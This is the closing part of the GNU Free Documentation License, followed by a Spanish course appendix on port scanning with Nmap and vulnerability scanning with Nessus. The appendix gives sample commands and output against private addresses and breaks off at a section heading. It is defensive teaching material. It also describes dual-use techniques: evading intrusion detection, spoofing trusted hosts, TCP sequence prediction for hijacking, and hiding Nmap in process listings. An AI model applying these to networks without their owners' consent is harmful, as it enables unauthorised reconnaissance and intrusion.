G. Preserve in that license notice the full lists of Invariant Sections and required Cover Texts given in the Document's license notice.

H. Include an unaltered copy of this License.

I. Preserve the section Entitled "History", Preserve its Title, and add to it an item stating at least the title, year, new authors, and publisher of the Modified Version as given on the Title Page. If there is no section Entitled "History" in the Document, create one stating the title, year, authors, and publisher of the Document as given on its Title Page, then add an item describing the Modified Version as stated in the previous sentence.

J. Preserve the network location, if any, given in the Document for public access to a Transparent copy of the Document, and likewise the network locations given in the Document for previous versions it was based on. These may be placed in the "History" section. You may omit a network location for a work that was published at least four years before the Document itself, or if the original publisher of the version it refers to gives permission.

K. For any section Entitled "Acknowledgements" or "Dedications", Preserve the Title of the section, and preserve in the section all the substance and tone of each of the contributor acknowledgements and/or dedications given therein.

L. Preserve all the Invariant Sections of the Document, unaltered in their text and in their titles. Section numbers or the equivalent are not considered part of the section titles.

M. Delete any section Entitled "Endorsements". Such a section may not be included in the Modified Version.

N. Do not retitle any existing section to be Entitled "Endorsements" or to conflict in title with any Invariant Section.

O. Preserve any Warranty Disclaimers.

If the Modified Version includes new front-matter sections or appendices that qualify as Secondary Sections and contain no material copied from the Document, you may at your option designate some or all of these sections as invariant. To do this, add their titles to the list of Invariant Sections in the Modified Version's license notice. These titles must be distinct from any other section titles.

You may add a section Entitled "Endorsements", provided it contains nothing but endorsements of your Modified Version by various parties--for

example, statements of peer review or that the text has been approved by an organization as the authoritative definition of a standard.

You may add a passage of up to five words as a Front-Cover Text, and a passage of up to 25 words as a Back-Cover Text, to the end of the list of Cover Texts in the Modified Version. Only one passage of Front-Cover Text and one of Back-Cover Text may be added by (or through arrangements made by) any one entity. If the Document already includes a cover text for the same cover, previously added by you or by arrangement made by the same entity you are acting on behalf of, you may not add another; but you may replace the old one, on explicit permission from the previous publisher that added the old one.

The author(s) and publisher(s) of the Document do not by this License give permission to use their names for publicity for or to assert or imply endorsement of any Modified Version.

5. COMBINING DOCUMENTS

You may combine the Document with other documents released under this License, under the terms defined in section 4 above for modified versions, provided that you include in the combination all of the Invariant Sections of all of the original documents, unmodified, and list them all as Invariant Sections of your combined work in its license notice, and that you preserve all their Warranty Disclaimers.

The combined work need only contain one copy of this License, and multiple identical Invariant Sections may be replaced with a single copy. If there are multiple Invariant Sections with the same name but different contents, make the title of each such section unique by adding at the end of it, in parentheses, the name of the original author or publisher of that section if known, or else a unique number.

Make the same adjustment to the section titles in the list of Invariant Sections in the license notice of the combined work.

In the combination, you must combine any sections Entitled "History" in the various original documents, forming one section Entitled "History"; likewise combine any sections Entitled "Acknowledgements", and any sections Entitled "Dedications". You must delete all sections Entitled "Endorsements".

6. COLLECTIONS OF DOCUMENTS

You may make a collection consisting of the Document and other documents released under this License, and replace the individual copies of this License in the various documents with a single copy that is included in the collection, provided that you follow the rules of this License for verbatim copying of each of the documents in all other respects.

You may extract a single document from such a collection, and distribute it individually under this License, provided you insert a copy of this License into the extracted document, and follow this License in all other respects regarding verbatim copying of that document.

7. AGGREGATION WITH INDEPENDENT WORKS

A compilation of the Document or its derivatives with other separate and independent documents or works, in or on a volume of a storage or distribution medium, is called an "aggregate" if the copyright resulting from the compilation is not used to limit the legal rights of the compilation's users beyond what the individual works permit.

When the Document is included in an aggregate, this License does not apply to the other works in the aggregate which are not themselves derivative works of the Document.

If the Cover Text requirement of section 3 is applicable to these copies of the Document, then if the Document is less than one half of the entire aggregate, the Document's Cover Texts may be placed on covers that bracket the Document within the aggregate, or the electronic equivalent of covers if the Document is in electronic form.

Otherwise they must appear on printed covers that bracket the whole aggregate.

8. TRANSLATION

Translation is considered a kind of modification, so you may distribute translations of the Document under the terms of section 4. Replacing Invariant Sections with translations requires special permission from their

copyright holders, but you may include translations of some or all Invariant Sections in addition to the original versions of these Invariant Sections. You may include a translation of this License, and all the license notices in the Document, and any Warranty Disclaimers, provided that you also include the original English version of this License and the original versions of those notices and disclaimers. In case of a disagreement between the translation and the original version of this License or a notice or disclaimer, the original version will prevail.

If a section in the Document is Entitled "Acknowledgements", "Dedications", or "History", the requirement (section 4) to Preserve its Title (section 1) will typically require changing the actual title.

9. TERMINATION

You may not copy, modify, sublicense, or distribute the Document except as expressly provided for under this License. Any other attempt to copy, modify, sublicense or distribute the Document is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

10. FUTURE REVISIONS OF THIS LICENSE

The Free Software Foundation may publish new, revised versions of the GNU Free Documentation License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns. See http://www.gnu.org/copyleft/.

Each version of the License is given a distinguishing version number. If the Document specifies that a particular numbered version of this License "or any later version" applies to it, you have the option of following the terms and conditions either of that specified version or of any later version that has been published (not as a draft) by the Free Software Foundation. If the Document does not specify a version number of this License, you may choose any version ever published (not as a draft) by the Free Software Foundation.

ADDENDUM: How to use this License for your documents

To use this License in a document you have written, include a copy of the License in the document and put the following copyright and license notices just after the title page:

Copyright (c) YEAR YOUR NAME.

Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation; with no Invariant Sections, no Front-Cover Texts, and no Back-Cover Texts.

A copy of the license is included in the section entitled "GNU Free Documentation License".

If you have Invariant Sections, Front-Cover Texts and Back-Cover Texts, replace the "with...Texts." line with this:

with the Invariant Sections being LIST THEIR TITLES, with the Front-Cover Texts being LIST, and with the Back-Cover Texts being LIST.

If you have Invariant Sections without Cover Texts, or some other combination of the three, merge those two alternatives to suit the situation.

If your document contains nontrivial examples of program code, we recommend releasing these examples in parallel under your choice of free software license, such as the GNU General Public License, to permit their use in free software.

A1 – Exploraciones de red con Nmap y Nessus


Índice

1.1. Nmap

La aplicación *Network Mapper*, más conocida como Nmap, es una de las herramientas más avanzadas para realizar exploración de puertos desde sistemas GNU/Linux. Nmap implementa la gran mayoría de técnicas conocidas para exploración de puertos y permite descubrir información de los servicios y sistemas encontrados, así como el reconocimiento de huellas identificativas de los sistemas escaneados. La siguiente imagen muestra un ejemplo de exploración de puertos mediante la herramienta *Nmap*:

A tener en cuenta

La mayor parte de herramientas de exploración de puertos pueden ser muy "ruidosas" y no son bien vistas por los administradores de red. Es altamente recomendable no utilizar estas herramientas sin el consentimiento explícito de los responsables de la red.



Aunque inicialmente Nmap fue pensada como una herramienta deshonesta para la realización de ataques, actualmente es una de las aplicaciones más utilizadas por administradores de red para la realización de comprobaciones de seguridad. Entre las muchas posibilidades que Nmap nos ofrece podríamos destacar las siguientes:

- **Auditorías de nuestra red.** Nmap permite una rápida visualización de puertos inseguros o abiertos por equivocación en los equipos de nuestra red.

- **Comprobación de la configuración de los elementos de seguridad.** Nmap puede ser de gran utilidad para comprobar la configuración de los elementos de seguridad de nuestra red como, por ejemplo, sistema cortafuegos, sistemas de detección de intrusos, etc. Por ejemplo, la realización de una exploración de puertos mediante Nmap desde el exterior de nuestra red podría asegurarnos que nuestro sistema cortafuegos está realizando el bloqueo de paquetes de forma correcta.

- **Comprobación de la configuración de los elementos de red.** Mediante Nmap podemos realizar una serie de comprobaciones de los dispositivos de conectividad y encaminamiento de nuestra red y detectar así si hay algún malfuncionamiento o, al contrario, si todo funciona con normalidad.

Desde el punto de vista de herramienta para la exploración de equipos de red, Nmap es más que un simple escáner de puertos. Algunas de las funcionalidades más interesantes que han hecho de Nmap una de de las herramientas de exploración más importantes y populares son las siguientes:

- **Alta velocidad de exploración.** Nmap ofrece una extraordinaria velocidad a la hora de realizar una comprobación de sistemas activos y servicios ofrecidos por dichos sistemas.

- **Descubrimiento de huellas identificativas.** Nmap ofrece la posibilidad de detectar la mayor parte de sistemas existentes en la actualidad con un alto grado de fiabilidad. Aunque Nmap no hace más que una predicción del sistema operativo que se esconde detrás del equipo que está explorando, dicha predicción se basa en contrastar la información recibida frente a una gran base de datos de respuestas basadas en tráfico IP, ICMP, UDP y TCP de centenares de sistemas operativos existentes en la actualidad.

- **Predicción de números de secuencia.** Todo el tráfico basado en protocolo TCP requiere un patrón aleatorio para establecer un inicio de conexión con el sistema remoto. Dicho patrón será establecido durante el protocolo de conexión de tres pasos de TCP mediante la utilización de números de secuencia aleatorios. En algunos sistemas operativos puede ser que estos números de secuencia no presenten un índice de aleatoriedad elevado, por lo que es posible realizar una predicción del número de secuencia que se utilizará en la siguiente conexión y realizar, por ejemplo, un secuestro de conexión TCP. Nmap ofrece la posibilidad de poder realizar una predicción de cómo se comporta la aleatoriedad de los números de secuencia del equipo al que está explorando.

- **Habilidad para imitar distintos aspectos de una conexión TCP.** El establecimiento de una conexión TCP requiere cierto periodo de tiempo (del orden de milisegundos). Muchos sistemas cortafuegos pueden estar configurados para descartar el primer paquete TCP de este establecimiento de sesión (con la bandera de TCP/SYN activada), y evitar que desde el exterior un atacante pueda establecer una conexión contra los equipos del sistema a proteger. La mayoría de los exploradores de puertos tradicionales utilizan este paquete de TCP/SYN para realizar este tipo de exploraciones, por lo que el sistema cortafuegos podrá bloquear dichos intentos de conexión y evitar que el explorador de puertos los detecte como activos. Nmap, sin embargo, es capaz de generar

paquetes TCP que atraviesen esta protección ofrecida por los sistemas cortafuegos y ofrecer una lista de los servicios activos en el equipo de destino.

- **Funciones para realizar suplantación.** Gracias a la capacidad de suplantación (*spoofing*) que ofrece Nmap, es posible que un atacante pueda hacerse pasar por otros equipos de confianza con el objetivo de atravesar la protección que ofrece el sistema cortafuegos de una red. Utilizado de forma correcta por parte de los administradores de dicha red, Nmap puede ayudar a modificar la configuración de estos sistemas cortafuegos disminuyendo, así, la posibilidad de recibir un ataque de suplantación.

- **Habilidad para controlar la velocidad de exploración.** La mayoría de los sistemas de detección de intrusos actuales suelen generar alertas en el momento en que detectan la presencia de una exploración secuencial de puertos contra la red que están protegiendo. De este modo, el sistema de detección podría avisar ante la presencia de diferentes exploraciones contra los equipos de dicha red. Mediante Nmap es posible modificar el comportamiento de la exploración para evitar así la detección por parte de sistemas de detección de intrusos tradicionales. De nuevo, una utilización correcta de Nmap por parte de los administradores de una red facilitará la adecuada configuración de los sistemas de detección para no dejar pasar desapercibidos este tipo de exploraciones.

- **Posibilidad de guardar y leer ficheros de texto.** Nmap ofrece la posibilidad de guardar sus resultados en forma de ficheros de texto de salida, de forma que otras aplicaciones puedan leer estos resultados, así como la posibilidad de leer la información de exploraciones anteriores por parte del propio Nmap.

1.1.1. Opciones de exploración de Nmap

Una de las posibilidades más interesantes de Nmap es su versatilidad a la hora de realizar sus exploraciones. Nmap puede ser utilizado tanto para una sencilla exploración rutinaria contra los equipos de nuestra red, como para realizar una compleja predicción de números de secuencia y descubrimiento de la huella identificativa de sistemas remotos protegidos por sistemas cortafuegos. Por otro lado, puede ser utilizado para la realización de una única exploración o de forma interactiva, para poder realizar multiples exploraciones desde un mismo equipo.

En general, como la mayoría de aplicaciones ejecutadas desde consola, Nmap puede combinar toda una serie de opciones de exploración que tienen sentido en conjunto, aunque también existen otras operaciones que son especificas para ciertos modos de exploración. A la hora de lanzar Nmap con múltiples opciones a la vez, la aplicación tratará de detectar y advertirnos sobre el uso de combinaciones de opciones incompatibles o no permitidas.

A continuación, mostramos algunas de las opciones de configuración de Nmap más básicas para la realización de exploraciones:

- **-P0** Por defecto, Nmap envía un mensaje ICMP de tipo `echo` a cada equipo que va a

explorar. Activando esta opción deshabilitaremos este comportamiento. Esta opción suele ser de gran utilidad si la exploración a realizar se realiza contra sistemas que aparentemente no han de estar activos y que, por tanto, no responderán a este primer mensaje ICMP enviado por Nmap. Por contra, si utilizamos esta información, deberemos ser conscientes que la información proporcionada por Nmap puede no ser del todo precisa.

- **-PT** Indica a Nmap que utilize paquetes TCP en lugar de mensajes ICMP para la realización del *ping* inicial contra el objetivo a explorar. Para ello, Nmap enviará un paquete del tipo TCP/ACK y esperará el envío de una respuesta TCP/RST por parte del equipo remoto. Esta opción es bastante interesante, ya que nos permite comprobar la existencia de un sistema cortafuegos entre el equipo donde estamos realizando la exploración y el equipo remoto. Aunque muchos cortafuegos filtran el tráfico ICMP de tipo `echo` para evitar la realización de `pings` desde el exterior, la mayoría suele permitir la entrada y salida de paquetes TCP/ACK y TCP/RST.

- **-v** Si activamos la opción *verbose* al lanzar Nmap, la aplicación nos irá mostrando las respuestas de los equipos explorados a medida que la vaya recibiendo. Si activamos dos veces la opción (`nmap -v -v`), recibiremos información adicional, dependiendo del tipo de exploración realizada.

- **-O** Esta opción indica a Nmap que trate de hacer una predicción del sistema operativo que se está ejecutando tras el equipo o los equipos que están siendo explorados. Esta es una opción muy apreciada por un posible atacante, ya que le permitirá iniciar una búsqueda de herramientas de explotación específicas, según el sistema operativo que se encuentre tras los equipos explorados.

  Como ya hemos adelantado anteriormente, Nmap utiliza una base de datos de huellas identificativas de la mayor parte de sistemas operativos existentes para apurar al máximo la precisión de sus resultados. Además, los desarrolladores de Nmap tratan de mantener dicha base de datos lo más actualizada posible para poder estar seguros de la eficiencia de predicción de Nmap. Gran parte de la información almacenada en esta base de datos se refiere a las peculiaridades de implementación de la pila TCP/IP de los distintos sistemas operativos existentes.

- **-sS** Utiliza una exploración de puertos TCP silencios basada en el envío de paquetes TCP/SYN. Si bien Nmap no finaliza el protocolo de conexión de forma expresa, Nmap es capaz de recoger la información suficiente para detectar todos aquellos servicios TCP ofrecidos por el equipo remoto.

- **-sP** Al activar esta opción, Nmap utilizará únicamente mensajes ICMP para la realización de la exploración.

Opciones `-s` de Nmap

Todas aquellas opciones de Nmap precedidas por el prefijo `-s` se consideran opciones para realizar exploraciones silenciosas (pero detectables igual que cualquier exploración de puertos).

1.1.2. Algunos ejemplos sencillos de exploración con Nmap

Como primer ejemplo de exploración con Nmap supondremos que, como administradores de nuestra red, queremos realizar únicamente una exploración mediante el uso de mensajes ICMP de tipo `echo`. El objetivo de dicha exploración podría ser la comprobación de los equipos de nuestra red local que están activos. La red local de nuestro ejemplo corresponde a la dirección IP 10.0.1.100/30. Para ello, lanzaremos Nmap con la opción `-sP` contra la dirección `10.0.1.100/30`. Si, adicionalmente, añadimos la opción `-v` para recibir la información de la exploración tan pronto llegue, éste sería el resultado obtenido de dicha exploración:

```
root$nmap -v -sP 10.0.1.100/30

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-02-01 13:28 CET
Host 10.0.1.100 appears to be up.
Host 10.0.1.101 appears to be down.
Host 10.0.1.102 appears to be down.
Host 10.0.1.103 appears to be down.
Nmap run completed -- 4 IP addresses (1 host up) scanned in 1.046 seconds
```

A continuación, podríamos realizar una exploración de los servicios abiertos en el equipo que acabamos de ver activo y almacenar los resultados obtenidos, con la siguiente combinación de opciones de nmap (la opción `-oN` es utilizada para almacenar la información reportada por nmap en un fichero de *log*):

```
root$nmap -P0 -oN output.txt 10.0.1.100

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-02-01 13:43 CET
Interesting ports on 10.0.1.100:
(The 1644 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
7/tcp    open  echo
13/tcp   open  daytime
19/tcp   open  chargen
22/tcp   open  ssh
25/tcp   open  smtp
37/tcp   open  time
80/tcp   open  http
111/tcp  open  rpcbind
723/tcp  open  omfs
5801/tcp open  vnc-http-1
5901/tcp open  vnc-1
6000/tcp open  X11
6001/tcp open  X11:1

Nmap run completed -- 1 IP address (1 host up) scanned in 1.719 seconds
```

```
root$cat output.txt
# nmap 3.48 scan initiated Sun Feb  1 13:43:00 2004 as: nmap -P0 -oN output.txt
10.0.1.100
Interesting ports on 10.0.1.100:
(The 1644 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
7/tcp    open  echo
13/tcp   open  daytime
19/tcp   open  chargen
22/tcp   open  ssh
25/tcp   open  smtp
37/tcp   open  time
80/tcp   open  http
111/tcp  open  rpcbind
723/tcp  open  omfs
5801/tcp open  vnc-http-1
5901/tcp open  vnc-1
6000/tcp open  X11
6001/tcp open  X11:1

# Nmap run completed at Sun Feb  1 13:43:02 2004 -- 1 IP address (1 host up)
scanned in 1.719 seconds
```

Si quisieramos ahora realizar una exploración selectiva contra el equipo 10.0.1.100, tratando de descubrir únicamente si están activos los servicios `ssh` y `web` de dicho equipo, podríamos realizar la exploración con las siguientes opciones de nmap (de nuevo, utilizando la opción `-oN` para almacenar la información reportada en un fichero de *log*):

```
root$nmap -sX -p 22,80 -oN output.txt 10.0.1.100

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-02-01 13:55 CET
Interesting ports on 10.0.1.100:
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap run completed -- 1 IP address (1 host up) scanned in 1.181 seconds
```

Al activar la opción `-sX`, Nmap realizará una exploración silenciosa contra el equipo `10.0.1.100` mediante la técnica de exploración *Xmas Tree**. No todos los sistemas operativos contestarán correctamente a una exploración de puertos utilizando la técnica de *Xmas Tree*, dado que algunos como, por ejemplo, OpenBSD, HP/UX, IRIX, Microsoft Windows, etc. no siguen el estándar propuesto por las RFCs del IETF.

Xmas Tree

Al igual que una exploración *TCP FIN*, la técnica de la exploración *TCP Xmas Tree* enviará un paquete `FIN`, `URG` y `PUSH` a un puerto, y esperará respuesta. Si se obtiene como resultado un paquete de reset, significa que el puerto está cerrado.

1.1.3. Utilización de Nmap en modo interactivo

Nmap ofrece un modo de trabajo interactivo que permite a los administradores de red la realización de multiples opciones de exploración desde una única sesión de consola. Para ello, tan sólo deberemos lanzar Nmap con la opción `--interactive` activada. A partir de ese momento, nos aparecerá como prefijo de consola la cadena `nmap>` desde la que podremos ir ejecutando las diferentes opciones de Nmap a nivel de comandos.

En la siguiente figura podemos ver una sesión de Nmap interactiva desde la cual hemos realizado una búsqueda de equipos activos en nuestra red local y, posteriormente, una exploración de servicios contra los equipos activos:

```
root$nmap --interactive

Starting nmap V. 3.48 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> n -v -sP 10.0.1.100/30
Host 10.0.1.100 appears to be up.
Host 10.0.1.101 appears to be down.
Host 10.0.1.102 appears to be down.
Host 10.0.1.103 appears to be down.
Nmap run completed -- 4 IP addresses (1 host up) scanned in 1.290 seconds
nmap> n -P0 10.0.1.100
Interesting ports on 10.0.1.100:
(The 1644 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
7/tcp    open  echo
13/tcp   open  daytime
19/tcp   open  chargen
22/tcp   open  ssh
25/tcp   open  smtp
37/tcp   open  time
80/tcp   open  http
111/tcp  open  rpcbind
723/tcp  open  omfs
5801/tcp open  vnc-http-1
5901/tcp open  vnc-1
6000/tcp open  X11
6001/tcp open  X11:1

Nmap run completed -- 1 IP address (1 host up) scanned in 1.516 seconds
nmap> quit
Quitting by request.
root$
```

Si nos fijamos en el ejemplo anterior, los pasos seguidos son los siguientes:

1) Entramos en una nueva sesión interactiva de Nmap:

```
nmap --interactive
```

2) Utilizamos el comando `n` para realizar una nueva exploración de Nmap pasándole como argumentos las opciones necesarias para realizar una búsqueda de equipos activos en la red 10.0.1.100/30:

```
nmap> n –v –sP 10.0.1.100/30
```

3) Utilizamos de nuevo el comando `n` para realizar una exploración de puertos TCP abiertos en el equipo 10.0.1.100:

```
nmap> n –P0 10.0.1.100
```

4) Salimos de la sesión interactiva con Nmap mediante el comando `quit`:


```
nmap> quit
```

Para ver los diferentes comandos que Nmap nos ofrece desde su modo interactivo, entraremos el comando `help` desde el guión de comando `nmap>`:

```
nmap> help
Nmap Interactive Commands:
n <nmap args> -- executes an nmap scan using the arguments given and
waits for nmap to finish.  Results are printed to the
screen (of course you can still use file output commands).
! <command>   -- runs shell command given in the foreground
x             -- Exit Nmap
f [--spoof <fakeargs>] [--nmap_path <path>] <nmap args>
-- Executes nmap in the background (results are NOT
printed to the screen).  You should generally specify a
file for results (with -oX, -oG, or -oN).  If you specify
fakeargs with --spoof, Nmap will try to make those
appear in ps listings.  If you wish to execute a special
version of Nmap, specify --nmap_path.
n -h          -- Obtain help with Nmap syntax
h             -- Prints this help screen.
Examples:
n -sS -O -v example.com/24
f --spoof "/usr/local/bin/pico -z hello.c" -sS -oN e.log example.com/24
```

1.1.4. Utilización de NmapFE como interfaz gráfica de Nmap

Por último, cabe destacar la posibilidad de trabajar de forma gráfica con Nmap a través del *front-end NmapFE*. Al igual que Nmap, y muchas otras herramientas relacionadas con Nmap, esta interfaz gráfica puede ser descargada del sitio web `www.insecure.org`. La siguiente figura muestra una sesión de exploración con Nmap desde esta interfaz gráfica.



1.2. Nessus

La herramienta Nmap que hemos visto en el apartado anterior es utilizada internamente por otras aplicaciones como, por ejemplo, escáners de vulnerabilidades, herramientas de detección de sistemas activos, servicios web que ofrecen exploración de puertos, etc.

Nmap, junto con **Nessus**, son dos de las herramientas más frecuentemente utilizadas tanto por administradores de redes, como por posibles atacantes, puesto que ofrecen la mayor parte de los datos necesarios para estudiar el comportamiento de un sistema o red que se quiere atacar.

Éste es el caso de la utilidad *Nessus*, una utilidad para comprobar si un sistema es vulnerable a un conjunto muy amplio de problemas de seguridad almacenados en su base de datos. Si encuentra alguna de estas debilidades en el sistema analizado, se encargará de informar sobre su existencia y sobre posibles soluciones.

Nessus es una herramienta basada en un modelo cliente-servidor que cuenta con su propio protocolo de comunicación. De forma similar a otros escáners de vulnerabilidades existentes, el trabajo correspondiente para explorar y probar ataques contra objetivos es realizado por el servidor de Nessus (`nessusd`), mientras que las tareas de control, generación de informes y presentación de los datos son gestionadas por el cliente (`nessus`).

Así pues, Nessus nos permitirá una exploración proactiva de los equipos de nuestra red en busca de aquellas deficiencias de seguridad relacionada con los servicios remotos que ofrecen dichos equipos. La mayor parte de las alertas que Nessus reportará estarán relacionadas con las siguientes deficiencias:

- Utilización de servidores (o *daemons*) no actualizados y que presentan deficiencias de seguridad conocidas como, por ejemplo, versiones antiguas de *sendmail*, *Finger*, wu-ftpd, etc.
- Deficiencias de seguridad relacionadas con una mala configuración de los servidores como, por ejemplo, permisos de escritura para usuarios anónimos por parte de un servidor de ftp.
- Deficiencias de seguridad relacionadas con la implementación de la pila TCP/IP del equipo remoto.
- Deficiencias de seguridad relacionadas con servidores de X Windows mal configurados o que presentan vulnerabilidades de seguridad.
- Utilización de aplicaciones CGI desde servidores web mal configuradas o mal programadas y que suponen una brecha de seguridad contra el sistema que las alberga.

- Instalación de puertas traseras, troyanos, demonios de DDoS u otros servicios extraños en sistemas de producción.

Como veremos más adelante, Nessus se compone de un conjunto de *plug-ins* que realizarán varias simulaciones de ataque. Alguno de estos ataques *simulados* pueden llegar a ser peligrosos contra el sistema analizado. Aunque Nessus no podrá nunca llegar a destruir información del sistema remoto, sus acciones podrían:

- Conducir a una denegación de servicio del sistema remoto. Al hacer las comprobaciones necesarias para realizar el test de análisis, ciertos *plug-ins* de Nessus pueden hacer reaccionar el sistema remoto de forma inadecuada y hacer que éste falle.

- Generar una cantidad masiva de tráfico basura en la red, pudiendo llegar a afectar al trabajo normal de los usuarios de la red.

Por estos motivos, es importante conocer correctamente las distintas posibilidades de configuración de esta herramienta y las distintas opciones que nos ofrece. Por otro lado, es conveniente realizar las pruebas de Nessus en horarios programados, con baja carga de trabajo en los equipos analizados. Es importante, por ejemplo, estar seguros de que los equipos que van a ser analizados pueden ser reiniciados, en caso de problemas, sin que esto afecte a ningún usuario legítimo de la red. También es importante tener presente que la red que va a ser analizada puede estar durante un breve periodo de tiempo saturada y que, por tanto, no estamos afectando a la producción normal de los servicios de dicha red.

1.2.1. Relación entre cliente y servidor de Nessus

